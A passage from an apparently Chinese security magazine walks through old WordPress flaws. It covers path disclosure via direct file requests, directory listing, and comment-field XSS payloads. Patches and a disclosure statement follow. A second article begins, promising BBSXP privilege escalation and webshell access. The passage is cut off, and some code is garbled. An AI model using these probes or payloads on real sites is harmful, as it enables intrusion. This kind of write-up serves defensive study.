


图1 搜索网站



图2 目标锁定

如图3所示。




图3　暴路径

可以看到暴出下面的信息：

```
Warning: main(ABSPATHwp-includes/wp-db.php): failed to open stream: No such file or directory in /home/.epsom/ningyu/personal/blog/wordpress/wp-settings.php on line 69
Fatal error: main(): Failed opening required 'ABSPATHwp-includes/wp-db.php' (include_path='.:/usr/local/lib/php') in /home/.epsom/ningyu/personal/blog/wordpress/wp-settings.php on line 69
```

可以看到其绝对路径就是：/home/.epsom/ningyu/personal/blog/wordpress/wp-settings.php

另外，提交URL+/wp-admin/menu.php也能暴出，如图4所示：




图4 另外一种方法暴路径

错误提示是：

```
Fatal error: Call to undefined function: __() in /home/.epsom/ningyu/personal/blog/wordpress/wp-admin/menu.php on line 7
```

其他还有很多这样的，比如提交下面的地址都可以：

```
URL+/wp-includes/default-filters.php
URL+/wp-includes/template-loader.php
URL+/wp-admin/edit-form-advanced.php
URL+/wp-admin/edit-form-comment.php
URL+/wp-includes/rss-functions.php
URL+/wp-admin/admin-functions.php
URL+/wp-admin/edit-link-form.php
URL+/wp-admin/edit-page-form.php
URL+/wp-admin/admin-footer.php
URL+/wp-admin/menu-header.php
URL+/wp-includes/locale.php
URL+/wp-admin/edit-form.php
URL+/wp-includes/wp-db.php
URL+/wp-includes/kses.php
URL+/wp-includes/vars.php
```

我就不一一说明了，你可以自己去做测试。

2、列目录漏洞

提交如下地址将暴出目录：

http://www.*****noopy.com/blog/wordpress/wp-includes/，如图5所示。

3、跨站攻击（XSS）

上面说的漏洞只能获得敏感信息而不能造成实质性的攻击，我们再来看下面的这个跨站，这个是最近最流行的漏洞利用了，如果利用得好，威力无穷，先看怎么利用：

在其日志的评论中没有对name、website和comment做充分的过滤，我们作为一个未注册用户可以直接利用name和wensite这两个，可以按照下面这样进行构造：




图5　列目录

```
Name:"><script>alert("漏洞""嘿嘿""来看NoHack!");</script>
Site:"><script>alert("天马行空 狼技术小组: [I]ceSky [S]ecurity [T]eam，简称I.S.T www.iceskysl.net");</script>
```

结果如图6所示。




图6　跨站实例

写完提交就能看到效果，如图7所示，点OK后接着弹出如图8所不的界面。

当然，这只是一个示范，我们还有其他的利用方式，大家可以按照以前杂志上说的一些方法和技巧来拓展利用，我就不多说了，以免限制大家的思维。




图7　跨站效果1



图8 跨站效果2

三、漏洞分析和修补

1、暴绝对路径问题

在每个存在问题的文件前加上下面的代码：

```
if (eregi('name_of_the_file.php', $_SERVER['PHP_SELF']))
die('You are not allowed to see this page directly');
```

就可以了。

2、列目录缺陷的原因和修补

这个缺陷产生的原因还没有搞清楚，有人在网上说这不是因为脚本的错误产生的，而是由于.ini文件的配置不当造成的，没有具体的修补办法。

3、跨站漏洞的原因和修补

跨站问题出在文件'wp-comments-post.php'的21行，如下：

```
$comment_author = trim($_POST['author']);
$comment_author_email = trim($_POST['email']);
$comment_author_URL+ = trim($_POST['URL+']);
$comment_content = trim($_POST['comment']);
```

这里取的name和website没有过滤好，使得我们可以进行跨站，只要进行如下修补就可以了：

```
$comment_author = htmlentities(trim($_POST['author']));
$comment_author_email = htmlentities(trim($_POST['email']));
$comment_author_URL+ = htmlentities(trim($_POST['URL']));
$comment_content = htmlentities(trim($_POST['comment']));
```

四、总结

这个Blog系统所产生的漏洞虽然比较常见，但是作为一个在网上广泛应用的系统，其危害性还是蛮大的，希望使用这个系统的朋友能做好修补以免不测。

声明 文章中所做测试的站点，已通知站长，也没做任何的破坏，请大家不要用本文中的方法进行破坏，否则后果自行负责。

编辑点评 利用暴出的漏洞对网上广泛存在的漏洞网站进行测试利用，用实际的操作来引导大家学习新的东西，且能对漏洞的产生给出相应的分析和修补建议。读者如果能多加关注新的漏洞，自己学会加以分析利用，就是很大的进步。

在BBSXP 6.0 sp1中从版主到管理员之旅

寂寞的刺猬

从本文你可以学到：

1、在BBSXP 6.0 sp1中提升版主到管理员权限的途径

2、漏洞的具体分析

3、BBSXP后台得到WEBSHELL的办法

今年第3期《手册》刚刚亮相于论坛，偶就被其中的一则信息吸引住了——“BBSXP 6.0 sp1上传注入漏洞利用”，BBSXP6.0还有上传漏洞？好奇ING！便走了一下“土豆”的后门，提前拿到了文章样稿。在一番对照后发现，文中所提到的ASP文件或相关代码是6.0版中新增加的，在此之前的版本并没有这些BUG。看来，正如作者所说，属于程序员的疏忽！既然这样，那偶能不能找到一些呢？抱着试试看的想法，从BBSXP官方站点下载了一套最新的BBSXP 6.0 